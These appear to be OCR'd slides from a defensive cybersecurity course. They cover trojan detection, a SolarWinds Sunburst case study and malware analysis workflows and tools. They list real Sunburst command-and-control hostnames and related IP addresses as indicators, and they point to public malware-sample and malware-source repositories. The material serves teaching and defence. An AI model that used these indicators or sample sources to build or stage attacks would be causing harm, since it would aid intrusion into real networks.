
SCAN FOR SUSPICIOUS SERVICES

- Trojans make themselves look like valid Windows services
- They can hide processes using rootkit techniques or by manipulating the registry
- They can rename processes to look genuine
- You can use service monitoring tools to help identify trojan activity


SERVICE MONITORING TOOLS

- Process Explorer
- System Explorer
- HijackThis
- Autoruns for Windows
- KillProcess
- Security Task Manager
- Yet Another (remote) Process Monitor
- MONIT
- ESET SysInspector
- OpManager
- Windows Service Manager (SrvMan)
- SMART Utility
- Netwrix Service Monitor
- PC Services Optimizer
- ServiWin
- Windows Service Manager Tray
- AnVir Task Manager
- Process Hacker
- Free Windows Service Monitor Tool
- Nagios XI
- Service+

NAGIOS XI EXAMPLE



HIJACKTHIS EXAMPLE



SCAN FOR SUSPICIOUS STARTUP PROGRAMS

- Check registry for startup program entries
- Use bcdedit.exe to examine Windows 10 Boot Configuration Data
- Use msconfig.exe the Control Panel Startup app, or the Task Manager Startup tab to check for apps and services that automatically start
- Check boot.ini (older versions of Windows) for boot information
- Check the startup folder (older versions of Windows) for apps that will start up automatically

TOOLS TO MANAGE PROGRAM STARTUP SETTINGS


- Task Manager
- msconfig.exe
- Security AutoRun
- Autoruns for Windows
- ActiveStartup
- StartEd Pro
- Startup Booster
- Startup Delayer
- Startup Manager
- PCTuneUp Free Startup Manager
- Disable Startup
- WinPatrol
- Chameleon Startup Manager

SCAN FOR SUSPICIOUS FILES AND FOLDERS

- Trojans generally modify system files and folders
- Tools to identify changes in the system include:
  - SIGVERIF
  - FCIV
  - TRIPWIRE

FILE AND FOLDER INTEGRITY CHECKERS

- FastSum
- WinMD5
- Advanced CheckSum Verifier (ACSV)
- Fsum Frontend
- Verisys
- Another File Integrity Checker (AFICK)
- FileVerifier++
- PA File Sight
- CSP File Integrity Checker
- ExactFile
- OSSEC
- Checksum Verifier



SCAN FOR SUSPICIOUS NETWORK ACTIVITIES


- Trojans send sensitive information to attackers by connecting back to the handler
- Bots connect to C&C servers
- IDS, Network scanners and protocol analyzers can monitor for traffic to remote sites

SOLARWINDS ORION HACK

- Analysis of CVE-2020-10148

WHAT IS SOLARWINDS ORION?

- Very popular suite of network management tools
- Used to centrally monitor and manage enterprise network devices, apps and storage



SOLARWINDS ORION SUPPLY CHAIN HACK

- CVE-2020-10148 (aka Sunburst or Solarigate)
- CVSS Score 9.8
- One of many attacks against SolarWinds
- Believed to originate from Russian hacker group Cozy Bear
- APT 29 – suspected association with Russian intelligence agencies
- Impacts SolarWinds Orion v 2019.4 through 2020.2.1 HF1
- Creates a back door
- Connects to the attackers' Command & Control (C&C) server

SOLARWINDS ORION SUPPLY CHAIN HACK TIMELINE

1. Sept 2019 - SolarWinds' software development environment breached
2. Oct 2019 - Threat actors tested the first code injection into Orion
3. Feb 2020 - The Sunburst malware was injected into Orion update
4. Mar 2020 - Malicious update unknowingly sent to the public

SUNBURST EVASION TACTICS

- Supply chain compromise went undetected
- SolarWinds digitally signed the infected update before deployment
- Lies dormant on end target for 12 – 14 days before starting attack
- Key lines of its code are hashed or compressed to obfuscate their intent
- Disables malware detection capabilities on victim
- C&C Servers used a legitimate domain avsvmcloud.com
- Attackers registered domain through PrivacyGuardian.org

SAMPLE OF C&C FQDNS

- The "host name" is actually a calculated value:
  - Created by the victim
  - Provides details about the victim to the C&C server
- The public DNS record for the C&C:
  - Used a wildcard
  - Sent all traffic to the same IP address

1722 lines (1722 sloc) | 108 KB

```
02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com
039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
043o9vacvthf0v95t811.appsync-api.us-east-2.avsvmcloud.com
04jrge684mgk4eq8m8adfg7.appsync-api.us-east-2.avsvmcloud.com
04r0rndp6aom5fq5g6p1.appsync-api.us-west-2.avsvmcloud.com
04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
05q2sp0v4b5ramdf7117.appsync-api.eu-west-1.avsvmcloud.com
060mpkprgdk087ebcr1jov0te2h.appsync-api.us-east-1.avsvmcloud.com
06o0865eliou4t0btvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07605jn8136uranbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
07q2aghbohp4bncce6vi0odsovertr2s.appsync-api.us-east-1.avsvmcloud.com
07ttndaugjrj4pcbtvef0b12eu1.appsync-api.us-east-1.avsvmcloud.com
08amtsejd02kobtb6h07ts2fd0b12eu1.appsync-api.eu-west-1.avsvmcloud.com
09un09cpkalitb9en1h4qlp.appsync-api.us-east-2.avsvmcloud.com
0apc5te703g8didtt834319.appsync-api.us-east-1.avsvmcloud.com
0b0fbhp20mdsv4scwo11r0oirssrc2vv.appsync-api.us-east-2.avsvmcloud.com
0br2kgmp2hbg90sb9uf29149711e.appsync-api.us-east-2.avsvmcloud.com
0bv6kouis4gtgs1be2sd0tdieo0te2h.appsync-api.us-east-2.avsvmcloud.com
```

INDUSTRY KILL SWITCH COUNTERMEASURE

13.65.251.83	San Antonio - United States	Microsoft Corporation	2020-10-01
50.63.202.41	Scottsdale - United States	GoDaddy.com	2020-02-19
50.63.202.56	Scottsdale - United States	GoDaddy.com	2020-02-05
50.63.202.58	Scottsdale - United States	GoDaddy.com	2020-01-22
184.168.221.53	Scottsdale - United States	GoDaddy.com	2020-01-07
50.63.202.58	Scottsdale - United States	GoDaddy.com	2019-12-26
209.141.38.71	Las Vegas - United States	FranTech Solutions	2019-12-12
192.161.187.200	Los Angeles - United States	QuadraNet Enterprises LLC	2019-12-12
107.161.23.204	Atlanta - United States	RAMNODE	2019-12-12


Domain is now a Malware Sinkhole

Active C&C backdoor activity

April 29, 2022 – GoDaddy repossessed the domain, selling it to a coalition of IT partners (led by Microsoft) for use as a malware sinkhole and attack kill switch

ANALYZING THE SUNBURST MALICIOUS DLL

1. Use DotPeek .NET decompiler to open the actual infected DLL
2. Examine key blocks of code
3. Decompress obfuscated strings to expose malicious commands



7.9 MALWARE ANALYSIS

- Analysis Techniques
- Tools

FREE MALWARE SAMPLE SITES FOR RESEARCHERS

- github.com/vxunderground/MalwareSourceCode/
- Virustotal.com (accessing samples requires a VT Enterprise subscription)
- Malware-traffic-analysis.net
- zeltser.com/malware-sample-sources/

Exercise caution when downloading/working with live virus samples.
Perform all analysis in an isolated sandbox environment.

MALWARE ANALYSIS TECHNIQUES

- Static (code analysis)
  - Analyze binaries without actually running them
  - Look at file metadata, disassemble or decompile the executable
  - Look for file names, hashes, strings such as IP addresses, domains, and file header data
  - Identify malicious infrastructure, libraries or packed files
- Dynamic (behavior analysis)
  - Run the executable in a sandboxed environment
  - Watch the malware in action without the risk of infection or escape
  - Watch for malicious runtime behavior that static analysis might not reveal
- Hybrid
  - Combination of static and dynamic techniques
  - Apply static analysis to data generated by behavioral analysis
    - E.g. examine a memory dump after malicious code has made changes in memory

For more information on static and dynamic analysis see:
https://infosecwriteups.com/malware-analysis-101-basic-static-analysis-db59119bc00a
https://opensecuritytraining.info/MalwareDynamicAnalysis.html

MALWARE ANALYSIS PROCESS

1. Prepare the test bed:
   - Create a virtual machine in a host computer
   - Isolate the host system
   - Configure the guest VM NIC to be in host-only mode
   - Disable shared folders/guest VM isolation
   - Copy malware to the guest O/S
2. First analyze the malware in a static (non-running) state
   - Use tools such as binText or Sysinternals Strings to search the binary for hard-coded names, IP addresses, or other text
3. Run the malware and monitor/analyze its activities
   - Use tools like Process Monitor, Dependency Walker, or API Monitor to observe processes and API calls
   - Use tools like NetResident, TCPview or even Wireshark to observe network activity, ports and connections, beaconing, ARPing, etc.
4. Check to see what files the malware adds, changes, or deletes
   - Tools - IDA Pro, VirusTotal, Anubis, Threat Analyzer
5. Document all findings
   - Use the information to help identify actual infections of the same malware in the production environment

MALWARE ANALYSIS EXAMPLE

Malwarebytes — Crushes malware. Restores confidence.

Malware Analysis Review

Take a picture folks!

Static Analysis

AV Lookup
- Virustotal.com

File Detail / Property Collection
- PE Studio
- FileAlyzer

Strings
- Malcode Analyst Pack String Extensions

Packer Identification
- EXEInfo PE

Dynamic Analysis

Execution Monitoring
- Process Explorer

Registry / File Modifications
- RegShot

Network Traffic Collection
- Wireshark
- Fiddler
- TCP View

Execution Collection
- Process Monitor
- ProcDot

Analysis Environment

Virtual Environment Tools
- VMWare
- VirtualBox

Sandboxes

- Cuckoo Sandbox – malwr.com
- Anubis Sandbox – anubis.iseclab.org

Methodology

- Follow the code
- Look between the lines
- Lookup what you don't understand

Useful Resources

Lenny Zeltser – MA & Android/PDF/Memory
- https://zeltser.com/malware-analysis-webcast/
- https://zeltser.com/remnux-malware-analysis-tips/

Security Xploded – RE & MA
- http://securitytrainings.net/reversing-malware-analysis-training/

Tuts4You – RE & MA
- https://tuts4you.com/

Contagio – Lots of MA links
- http://contagiodump.blogspot.com/2010/06/malware-analysis-and-forensics-tools.html

Malwarebytes Blog
- Good information on new threats + Tutorials and tips on Malware, Exploits, RE and Mobile
- Blog.Malwarebytes.org

SHEEP-DIP

- Sheep-dipping is a pre-emptive effort to detect and clean malware before introducing a new item to the production environment
- Performed in a sandboxed environment
  - Air-gapped computer
  - No connection to the network
  - May have several antivirus product installed
- Items that can be sheep dipped include:
  - Removable media
  - Data files
  - Application executables
  - Devices
- Sheep dip product examples:
  - Meta Defender Kiosk (opswat.com)
  - SheepDip (sourceforge.net/projects/sheepdip)
  - usbsheepdip (github.com/pajari/usbsheepdip)


ONLINE MALWARE ANALYSIS SITES

Cloud-based malware analysis takes advantage of:

- Collecting a wide range of samples from many protected sites
- Using a provider's cloud, rather than local scanning, to identify viruses

- VirusTotal
- Malwr.com
- www.hybrid-analysis.com
- Anubis
- Avast! Online Scanner
- Malware Protection Center
- UploadMalware.com
- ThreatExpert
- Dr. Web Online Scanners
- Metascan Online
- Bitdefender QuickScan
- Online Malware Scanner
- ThreatAnalyzer

VIRUSTOTAL EXAMPLE



REVERSE ENGINEERING MALWARE

- Examine the code
  - Use a hex dumper to look for bit patterns
  - Use a disassembler to read executable instructions in text format
- Examine the malware's exploitation techniques
- If the malware obfuscates itself, focus on reverse engineering only the new parts
- Look for mistakes in ransomware encryption implementation
- Look for command & control activity
- Categorization and clustering
  - Do broad stroke analysis on bulk samples rather than a deep dive into a single sample

MALWARE ANALYSIS TOOLS

- Disassembler – IDA Pro, dotPeek, ODA, Relyze, Hopper Disassembler, Binary Ninja
- Decompiler – IDA Pro + Hex
- Debugger – OllyDbg, WinDbg, Immunity, Syser, Zend Studio, GNU Debugger
- System Monitor – Process Monitor, RegShot, Process Explorer
- Network Monitor – TCP View, Wireshark
- Packer Identifier – PEID, Exeinfo PE
- Unpacking Tools – Qunpack. GUNPacker
- Binary Analysis Tools – PE Explorer, Malcode Analysts Pack, Strings
- Code Analysis Tools – LordPE, ImpRec, Dependency Walker, PowerShell, HashMyFiles

Some tools are multifunction

